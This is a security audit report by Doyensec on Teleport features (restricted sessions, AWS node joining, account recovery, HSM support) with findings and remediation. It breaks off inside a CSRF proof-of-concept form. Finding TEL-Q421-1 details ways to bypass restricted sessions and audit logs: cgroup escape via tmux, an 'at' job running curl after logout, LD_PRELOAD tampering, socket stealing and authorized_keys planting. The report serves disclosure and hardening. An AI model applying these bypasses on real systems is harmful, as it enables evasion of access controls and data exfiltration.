Security Auditing Report

Teleport Features Testing Q4 2021

BPF-based Restricted Session
Simplified Node Joining for AWS (RFD 41)
Account Life-cycle: Recovery and Cancellation (RFD 29)
Hardware security module (HSM) support (RFD 25)
ThalesIgnite's crypto11 library for PKCS#11

Prepared for: Gravitational, Inc. DBA Teleport
Prepared by: Lorenzo Stella
Date: October 15th, 2021

© DOYENSEC

Table of Contents

Table of Contents	1
Revision History	2
Contacts	2
Executive Summary	3
Methodology	6
Project Findings	8
Appendix A - Vulnerability Classification	37
Appendix B - Remediation Checklist	38
Appendix C - Control Groups Evasion PoC	40
Appendix D - FD Stealer PoC	41
Appendix E - Other Threats & Assets Covered During The Security Audit	43

Revision History

Version	Date	Description	Author
1	10/15/2021	First release of the final report	Lorenzo Stella
2	10/15/2021	Peer Review	Luca Carettoni
3	06/24/2022	Retesting Update	Lorenzo Stella

Contacts

Company	Name	Email
Gravitational, Inc	Russell Jones	rjones@gravitational.com
Gravitational, Inc	Sasha Klizhentas	sasha@gravitational.com
Gravitational, Inc	Alexey Kontsevoy	alexey@gravitational.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

Executive Summary

Overview

Gravitational, Inc (DBA "Teleport") engaged Doyensec to perform a security assessment of the Teleport platform. Gravitational Teleport is a cloud-native SSH gateway for managing access to clusters of Linux servers via SSH or Kubernetes APIs.

The project commenced on 10/04/2021 and ended on 10/15/2021 requiring two (2) security researchers, for a total of twenty (20) person/days. The project resulted in ten (10) findings of which one (1) was rated as having *high* severity.

In June 2022, Doyensec performed a retesting of the Teleport Cloud platform and confirmed the effectiveness of the applied mitigations. **All issues with direct security impact have been addressed by Gravitational.**

This deliverable represents the state of all discovered vulnerabilities as of 10/15/2021.

The project consisted of a manual web application security assessment, source code review, and dynamic instrumentation of the command line tools.

Testing was conducted remotely from Doyensec EMEA and US offices.

Scope

Through meetings with Gravitational, the scope of the project was clearly defined.

- Identify misconfigurations and vulnerabilities in a focused set of Teleport Community, Enterprise, and Cloud features:
  A. **BPF-based Restricted Sessions** (https://github.com/gravitational/teleport/commit/67c0eb3b)
  B. **Simplified Node Joining for AWS (RFD 41)** (https://github.com/gravitational/teleport/commit/2d10515f)
  C. **Account Life-cycle: Recovery and Cancellation (RFD 29)** (https://github.com/gravitational/teleport/blob/d160ee1e/rfd/0029-account-lifecycle.md)
  D. **Hardware security module (HSM) support (RFD 25)** (https://github.com/gravitational/teleport/blob/c48ee9f06/rfd/0025-hsm.md)
  E. **ThalesIgnite's crypto11 library for PKCS#11** (github.com/ThalesIgnite/crypto11)
- Evaluate the overall security posture and best practices compared to other industry peers

We list the agreed-upon assets below:

- Teleport Community
  - https://github.com/gravitational/teleport
- Teleport Enterprise
  - https://github.com/gravitational/teleport.e
- Teleport Cloud
  - https://github.com/gravitational/cloud

The testing took place in multiple development environments using the latest version of the software features at the time of testing.

In detail, this activity was performed on the following releases:

- Teleport v7.3.0-dev.2
  - Cloned at commit SHA 659516a (*master*) on 10/04/2021
- Teleport Enterprise v7.3.0-dev.2
  - Cloned at commit SHA 455a9ea (*master*) on 10/04/2021
- Teleport Cloud v1.1.16
  - Cloned at commit SHA c2f84157 (*master*) on 10/04/2021

Scoping Restrictions

During the engagement, Doyensec did not encounter any major difficulties testing the functionalities of the application. The Gravitational engineering team was very responsive in debugging any issue to ensure a smooth assessment.

At the time of testing, the following aspects of the features in scope were still not implemented:

- Cloud Support for AWS node joining
- Session Locks integration into Account Recovery Flow

While testing included the review of the Teleport internal dependencies, Doyensec did not perform a complete source code review for all packages involved in the scoped features.

It is also important to notice that Teleport is a highly flexible platform in which several configurations can be customized by the end-user. For instance, permissions for roles/users are completely customizable, hence Doyensec focused on vulnerabilities in the core logic instead of enumerating potential misconfigurations in user-defined policies.

Ultimately, Doyensec audited how the Hardware security module (HSM) feature of Teleport operates the *ThalesIgnite/crypto11* library and its internal interaction with the PKCS#11 API through *miekg/pkcs11*, rather than looking for weaknesses in their cryptographic primitives or architecture.

Findings Summary

Doyensec researchers discovered and reported ten (10) vulnerabilities in the Teleport platform. While most of the issues are departures from best practices and low-severity flaws, Doyensec identified one (1) *high* severity issue that can be leveraged to compromise the confidentiality, integrity, and availability of the solution.

It is important to reiterate that this report represents a snapshot of the security posture of the environment at a point in time.

The findings included multiple vulnerabilities in both the design and implementation of some features. Several Insufficient Authentication and Session Management issues were identified during the engagement, exploitable both from authenticated and unauthenticated attack positions. A number of Injection Flaws were highlighted, related to the new Account Recovery features, which could be abused to mask an attacker's IP or spoof the content of recovery emails from the Teleport. The project also brought to light an outstanding issue concerning the new BPF-based Restricted Sessions, which if exploited can result in a full bypass of the set restrictions or audit logging. Doyensec also proposed several hardening improvements that would make the novel features more resilient against attacks.

Considering the overall complexity of the platform and the numerous endpoints, the security posture of the reviewed APIs was found to be in line with industry best practices.

At the design level, Doyensec found the system to be well architected with the exclusion of the following aspects:

- Lack of complete protection for BPF-based Restricted Sessions in certain scenarios
- Header-based and Content Injection risks in the Cloud account recovery features.

Recommendations

The following recommendations are proposed based on studying the Teleport security posture and vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B - Remediation Checklist** to make sure that you

have covered all areas.

Long-term improvements

- Improve the preliminary checks to ensure the HSM setup is secure, including integrity and permissions checks on the PKCS#11 shared library checks and PIN files.

- Improve the logging collection for failed recovery attempts. The exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. A compromised user, an insider threat, or other access control failures can all be detected and recorded with the implementation of an extensive logging and monitoring mechanism for the account recovery features, allowing for fast and active responses from the security team. Because of the high-risk profile of the feature, we recommend improving and making more accessible the existing audit trail.

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key for standing against threats, thus we recommend a *graybox* approach combining dynamic fault injection with an in-depth study of source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g. OWASP Testing guide recommendations) as well as custom checklists to ensure full coverage of both code and vulnerabilities classes.

Setup Phase

Gravitational provided access to several Teleport environments, source code repositories, and binaries for all components in scope.

The testing roles were defined as being `access`, `admin`, `editor`, and `auditor`. Different instances were made accessible:

A. A Teleport Cloud tenant to test the novel Account Life-cycle: Recovery and Cancellation (RFD 29) features at https://doyensec.cloud.gravitational.io/

B. A Teleport Enterprise instance to test the Simplified Node Joining for AWS (RFD 41) and BPF-based Restricted Session features at https://doyensec-2021-rs.gravitational.io:3080/

C. A Teleport Enterprise instance to test the Hardware security module (HSM) support (RFD 25) at https://doyensec-2021-hsm.gravitational.io:3080/

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- Protobuffer Decoder
- Protoc
- Gosec
- golangci-lint
- Semgrep
- CyberChef
- Curl, netcat and other Linux utilities

Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is the Burp Suite, however we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and

needs of the application to find ways of breaking the assumed control flow.

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

This table is organized by time of discovery. The issues at the top were found first while those at the bottom were found last. Presenting the table in this fashion has a number of benefits. It inherently shows the path our auditing took through the target and may also reveal how easy or difficult it was to discover certain findings. As a security engagement progresses, the researchers will gain a deeper understanding of a target which is also shown in this table.


Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
TEL-Q421-1	BPF-based Restricted Sessions Bypasses	Insecure Design	High	Partially Closed
TEL-Q421-2	Unclear Outcome Of Restricted Session Events	Insecure Design	Low	Closed
TEL-Q421-3	Lack Of Time References For Recovery Codes	Insufficient Authentication and Session Management	Informational	Closed
TEL-Q421-4	Cross-Site Request Forgery In Account Recovery Start	Cross Site Request Forgery (CSRF)	Low	Closed
TEL-Q421-5	IP Spoofing On Account Recovery Via X-Forwarded-For Header	Injection Flaws (SQL, XML, Command, Path, etc)	Low	Closed
TEL-Q421-6	Missing Explicit Recovery Code Invalidation Process	Insufficient Authentication and Session Management	Informational	Closed
TEL-Q421-7	Content Spoofing Abusing Recovery Emails Templates	Injection Flaws (SQL, XML, Command, Path, etc)	Low	Closed
TEL-Q421-8	Account Lock Emails Missing Originator's Details	Insufficient Authentication and Session Management	Low	Partially Closed
TEL-Q421-9	User Enumeration Via Error Messages	Information Exposure	Low	Closed

ID	Title	Vulnerability Class	Severity	Status
TEL-Q421-10	Missing Permission Checks On PKCS#11 Shared Library And HSM PIN File	Insufficient Cryptography	Informational	Closed


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.



TEL-Q421-1. BPF-based Restricted Sessions Bypasses	
Severity	**High**
Vulnerability Class	Insecure Design
Component	teleport/lib/restrictedsession/restricted.go
Status	Partially Closed

Description

With a Restricted Session, Teleport allows the administrator to specify a policy applicable to SSH sessions. This policy can restrict access to certain resources. In June 2021, Doyensec was contacted by Teleport for a design review of the *"Add restricted session #1"*[1] PR at *eyakubovich/teleport*[2], only including network restrictions with more types coming in the future. The proposed network restriction solution came with a set of limitations and assumptions that were identified.

After dynamically auditing the implementation of the feature in Q4, Doyensec identified some novel issues that could lead to a complete bypass of the network restrictions while on a Teleport Restricted Session. While the review was based on the currently implemented network restriction capabilities, i.e. block IP traffic based on CIDR ranges, the same bypasses can be used to evade the BPF-based detection and restriction capabilities also for disk and execution actions. This finding gathers the new and confirmed issues or limitations related to the Restricted Session feature.

Teleport addressed most of the following shortcomings, even if some areas of concern are still present. For an updated list of prerequisites for secure deployment, refer to https://goteleport.com/docs/server-access/guides/bpf-session-recording/.

I. Different Control Group Bypass (`tmux`, `screen`, orphan processes)

```
root       96681  0.0  0.3 1398392 55312 ?       Sl   15:12   0:00  \_ /usr/local/bin/teleport exec
ubuntu     96690  0.0  0.0   8416  5428 pts/1    Ss   15:12   0:00      \_ -bash LANG=en_US.UTF-8 PATH=/usr/local/bin:/usr/
ubuntu     96855  0.0  0.0   7160  3504 pts/1    S+   15:20   0:00          \_ tmux SHELL=/bin/bash PWD=/dev HOME=/home/ubu
ubuntu     93017  0.0  0.0   7820  4176 ?        Ss   07:41   0:00 tmux SHELL=/bin/bash SSH_AUTH_SOCK=/tmp/teleport-3394828
ubuntu     93018  0.0  0.0  10008  5068 pts/3    Ss+  07:41   0:00  \_ -bash HOME=/home/ubuntu LANG=C.UTF-8 LESSCLOSE=/usr/
ubuntu     93086  0.0  0.0  10140  5268 pts/4    Ss+  07:44   0:00  \_ -bash HOME=/home/ubuntu LANG=C.UTF-8 LESSCLOSE=/usr/
ubuntu     93109  0.0  0.0  10008  5116 pts/5    Ss+  07:44   0:00  \_ -bash HOME=/home/ubuntu LANG=C.UTF-8 LESSCLOSE=/usr/
ubuntu     96856  0.1  0.0  10008  5120 pts/6    Ss+  15:20   0:00  \_ -bash HOME=/home/ubuntu LANG=C.UTF-8 LESSCLOSE=/usr/
```

When the bash process spawned by a Teleport session dies, its child processes become orphans and the teleport process terminates its execution. When a child process becomes an orphan, it can be assigned to a different `cgroup` by the operative system under certain conditions (not having a tty, being a process group leader, joining a new process session). This allows an attacker to bypass the restrictions in place.

The issue can be reproduced with the following:

1. Open a new teleport session

[1] https://github.com/eyakubovich/teleport/pull/1/commits

[2] https://github.com/eyakubovich/teleport

2. Start `tmux` by executing the "`tmux`" command
3. Detach from `tmux` by pressing CTRL+B and then D
4. Kill the bash process that is `tmux`'s parent
5. Re-attach to the `tmux` process by executing "`tmux attach`"
6. Notice that the restrictions don't apply to the `tmux` process anymore

In Appendix C *"Control Groups Evasion PoC"*, a C code to automate this process is attached.

II. Systemd and Daemons Delegated Execution

Similarly as shown in (I), INET/INET6 sockets may still be opened by processes run by different local users/`cgroupv2` on the machine (*dæmons*), achieving data exfiltration through those (loose, privileged, `AF_UNIX`, `systemd`). This aspect obviously depends on the system hosting Teleport on a customer-by-customer basis.

III. Symbolic Links

Inside the "Audit Log" section of the Teleport web panel, every command executed in the session is logged. The logging is performed through BPF and the "`execve`" syscall that takes as arguments the complete path of the file that is being executed, its arguments and the environment. An attacker could create symbolic links of Unix binaries in different locations and execute them thus tampering with Teleport Audit Logs.

IV. Delayed Execution Bypasses (`sleep`, `cron`, `at`)

An attacker could combine the session recording bypasses initially discovered in 2019 to disable or manipulate terminal echo (`stty -echo`, `read -s`, ANSI escape invisible sequences `\x1B[8m` and `\x1B[0m`) with Unix utilities leading to a delayed execution after session termination. Some of these utilities are:

- `at`, used to queue jobs for later execution, e.g.:

```
$ COMMAND="curl http://restricted-host/"; echo "$COMMAND" | at 1:00
```

- `cron`, a daemon to execute scheduled commands
- `sleep`, suspend execution for an interval of time

Another possible delayed execution can be performed with the use of `LD_PRELOAD`/`LD_AUDIT` and a shared library with the destructor function attribute[3]. Such functions are executed just before the `exit()` function at the end of a program.

V. Bind, Listen, or Accept Abusable Syscalls

An attacker could still send data to a non-allowed host abusing many other Network-sensitive operations (see `aa_ops` at `linux/security/apparmor/include/audit.h:78`[4]) related to `INGRESS` traffic:

[3] https://gcc.gnu.org/onlinedocs/gcc-10.3.0/gcc/Common-Function-Attributes.html

[4] https://code.woboq.org/linux/linux/security/apparmor/include/audit.h.html#78

- `OP_BIND`, the `bind()` function shall assign a local socket address to a socket identified by descriptor socket that has no local socket address assigned.
- `OP_LISTEN`, the `listen()` function shall mark a connection-mode socket, specified by the socket argument, as accepting connections.
- `OP_ACCEPT`, the `accept()` function shall extract the first connection on the queue of pending connections, create a new socket with the same socket type protocol and address family as the specified socket, and allocate a new file descriptor for that socket.
- `OP_RECVMSG`, the `recvmsg()` function shall receive a message from a connection-mode or connectionless-mode socket.
- `OP_SETSOCKOPT`, the `setsockopt()` function shall set the option specified by the `option_name` argument, at the protocol level specified by the level argument, to the value pointed to by the `option_value` argument for the socket associated with the file descriptor specified by the socket argument. Interesting options for attackers are `SO_BROADCAST`, `SO_REUSEADDR`, `SO_DONTROUTE`.


The network rules enforced by Teleport's ESR should restrict all socket-based operations similarly to *AppArmor*.

VI. SendMsg Bypass Using Write

There are four system calls to send data on the n/w interface: `write`, `writev`, `sendto`, and `sendmsg`. While `send`, `sendto`, and `sendmsg` system calls can operate only on the socket descriptor, the `write` and `writev` system calls can operate on any kind of descriptor. Functions `read()`/`write()` are the universal file descriptor functions working on all descriptors. An attacker could potentially abuse the above universal primitives, even if a `CONNECT` is still required to open and write to the socket. Note that other system calls could be abused for socket manipulation and not be tracked by standard LSM hooks.

VII. Socket Stealing and Unprivileged User Requirements

- In case of Restricted Teleport Sessions when sharing the same local user between restricted and unrestricted sessions, it could be possible for an attacker in a restricted one leverage open file descriptors and sockets to send data to restricted hosts. As of 2020, recent versions of Linux kernels have introduced a new system call to achieve this called `pidfd_getfd`[5] (See *Appendix D "FD Stealer PoC"*). A small number of operative systems (like Ubuntu) implement the Yama[6] kernel module that limit file descriptor access to only child-parent processes.



- Teleport should actively prevent users starting a Restricted Session on a node from being able to evade the BPF-restricted sessions, such as when authenticating as a local *sudoer* or root user. A privileged user could evade the limitation in multiple ways, such as directly changing their control group,

[5] https://man7.org/linux/man-pages/man2/pidfd_getfd.2.html

[6] https://www.kernel.org/doc/Documentation/security/Yama.txt

delegating *systemd*, tampering with the kernel routing table (via `NETLINK_ARPD`) or creating TUN/TAP devices using a dedicated `tun_sendmsg`[7] syscall. All these methods may allow an attacker to forward data frames on a network, hitting blocked or external for exfiltration purposes.
- If SSH is enabled on the Teleport server, then an attacker could escape the restricted session by writing a new SSH key in the local user's `authorized_keys`[8] file and then connecting using public key authentication.

VIII. Library Preloading (`ld_preload`, `ld_audit`)

Shared libraries preloading can be used to tamper with the behavior of legit binaries to perform harmful actions. In case an attacker succeeds in altering Teleport's host environment, they can add in front of the `LD_LIBRARY_PATH` a directory where she saved a malicious library having the same `libbcc.so` name and exporting all the symbols used (to avoid runtime linkage error). When Teleport starts, instead of the legit `bcc` library, it gets linked with the malicious library.
Defenses against this may include using statically linked programs, linking the library with the full path, or running the program into a controlled environment. Due to the workings of Teleport's Audit Log, only the binary path and its arguments are logged thus failing to detect such tampering.

Impact

High, an attacker could bypass the restrictions set in place in a Restricted Session and hit forbidden hosts. Depending on the evasion technique exploited by the attackers it could be possible to both bypass the audit log and perform requests to disallowed CIDRs.

Complexity

The complexity for a bypass can vary according to different factors, including and not limited to the privileges of the local user, the environment on which the restricted session is started, and others.

Remediation

Multiple best-effort mitigations can be put in place to prevent or at least log the evasion attempts:
- **A well-designed user management and sudo environment should be mandatory. If the user can escalate to root, the restricted session should be prevented or a warning should be issued.**
- **If this is not possible, multiple hooks should be created to detect control groups changes, *root* elevations, changes to the kernel routing table, TUN creations (similarly to LSM's `@tun_dev_create`)[9], process tracing and debugging syscall/disallow ptrace attachment on Teleport processes, etc.**
- **Log more details about the execution of programs, for example resolve symlinks of the executed binaries and log environment variables**
- **Kill pending executions after a session is disconnected (`sleep`, `cron`, `at`)**
- **For a better monitoring, don't allow only network restricting mode, but always pair it with disk monitoring first**

---

[7] https://elixir.bootlin.com/linux/latest/source/drivers/net/tun.c#L2427

[8] https://www.ssh.com/ssh/authorized_keys/

[9] https://github.com/torvalds/linux/blob/master/include/linux/lsm_hooks.h#L1009

- **Multiple restricted and non-restricted sessions with the same local user should be prevented**

TEL-Q421-2. Unclear Outcome Of Restricted Session Events	
Severity	**Low**
Vulnerability Class	Insecure Design
Component	teleport/lib/restrictedsession/restricted.go
Status	Closed

Description

As the Teleport daemon runs on every machine in a cluster, it detects security-related events and reports them to the cluster's auth service. The Enhanced Session Recording events ("Host events") are logged for detailed low-level events that happen on a host during a user session, such as filesystem changes, network activity, process execution, etc.

When on a Restricted Session, there is no immediate way for an auditor or the security monitoring team to check if a particular action was blocked or not. The only flag indicating the status of the operation (the `action` JSON key) has limited meaning, and the only way to get it is to open the specific event and look at the key, where a value of `0` indicates an allowed action and `1` a denied one.[10]

The exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. A compromised user, an insider threat, or other access control failures can all be detected and recorded with the implementation of a clear outcome flag, reporting successful or blocked network hits, allowing for fast and active responses from the security team.

Reproduction Steps

After enabling Restricted Sessions in `teleport.yaml`, and creating the `network_restrictions` object, the default policy will be set to deny-all. After starting a restricted session, use `curl` or another network utility to fire a request. The socket will fail to connect and the even will be recorded in the audit log.
When visiting the audit logs from the web UI, no visual clue is present in the UI to indicate whether the request was successful or not. It is instead necessary to explicitly open the event, look for the action property, and interpret its value.

Impact

Medium. An attacker could attempt more verbose attacks without the risk of being logged. Allowing for vulnerability probing or snooping to continue without clear logs can raise the likelihood of successful exploitation and PII leakage. If the audit log is not clear and extensive, it could delay forensic analysis performed by the CSIRT and the security team's remediation actions.

[10] https://goteleport.com/docs/server-access/guides/restricted-session/#step-44-inspect-logs

Complexity

High. An attacker's minimal activity would probably be logged anyway. This finding refers a hardening suggestion.

Remediation

The level and content of security monitoring, alerting, and reporting needs to be carefully evaluated and should be proportional to the information security risks of the Teleport nodes. **Because of the different risk profiles of the requests and data that can be fired or processed by the nodes with Restricted Sessions enabled, we recommend improving the existing audit trail and recording any unauthorized network request event.**


TEL-Q421-3. Lack Of Time References For Recovery Codes	
Severity	**Informational**
Vulnerability Class	Insufficient Authentication and Session Management
Component	teleport/src/components/RecoveryCodes/RecoveryCodes.tsx#29-136
Status	Closed

Description


The RFD29 describes the recovery flow for local Teleport accounts. On line 34 the RFD states:

> *"Then users will be presented with the recovery tokens displayed on the screen with a message: [...] The user interface should present an option to download and print the tokens on the same screen to make it more convenient for a user to print the tokens."*

In the implementation, this is the corresponding view:



The "*copy*" option is only copying the plain comma-separated codes, while the printing option is generating a page similar to:



All export methods should explicitly mention the date and the time when the backup codes were generated. This is because more tokens could be generated in the future (e.g. when completing the lost MFA flow), invalidating the previous ones. Having an age reference will help users to ensure they own a printout/copy of the latest generation of tokens.

Reproduction Steps

Complete the creation of a new Teleport account or generate new recovery codes by completing the lost MFA flow. Observe that the copied or printed codes won't include a time indication.

Impact

A user could print the recovery codes at a point in time and then generate new codes, printing them too and having two similar printouts. In another scenario, a user could forget whether they printed the codes or not on their last generation, and believe they own the latest copy.

Complexity

N/A, This finding refers a hardening suggestion.

Remediation

Include a time/date reference when exporting the recovery codes.

Resources

- "Backup Codes", OWASP CheatSheet Series
  https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html#backup-codes

TEL-Q421-4. Cross-Site Request Forgery In Account Recovery Start	
Severity	**Low**
Vulnerability Class	Cross Site Request Forgery (CSRF)
Component	teleport.e/lib/web/accountrecovery.go
Status	Closed

Description

Due to the nature of how the web was designed, there is an implicit trust relationship between the user and the associated web server. Because of this, it is assumed that the user will always perform a request on their own behalf. This assumption is violated through a vulnerability class known as Cross-Site Request Forgery (CSRF).

In fact, a specific set of requests can still be kicked off by an attacker on behalf of a victim. The victim only needs to click a malicious link or visit a page holding a snippet of attacker-constructed javascript for a forged request to be sent from their browser. The attacker can then perform actions through the victim's browser, meaning cookies and authentication data will be sent along automatically.

In detail, the Account Recovery functionality of Teleport Cloud is vulnerable to CSRF. This means that an attacker in possession of a recovery code for an account can trick a victim into performing the initial recovery action (for lost password or MFA device), marking this in the audit log, and triggering the associated email alerts.

The resulting misattribution may be leveraged to frame other users for unauthorized access, since the audit log and email will report the user agent and their IP details.

Reproduction Steps

The following Javascript PoC will trigger the account recovery process for victim@gmail.com with a valid recovery code:

```
<html>
  <!-- CSRF PoC for Teleport Account Recovery -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://doyensec.cloud.gravitational.io/v1/enterprise/cloud/
recovery/start" method="POST" enctype="text/plain">
      <input type="hidden"
name="&lcub;&quot;username&quot;&colon;&quot;victim&commat;gmail&period;com&quot;
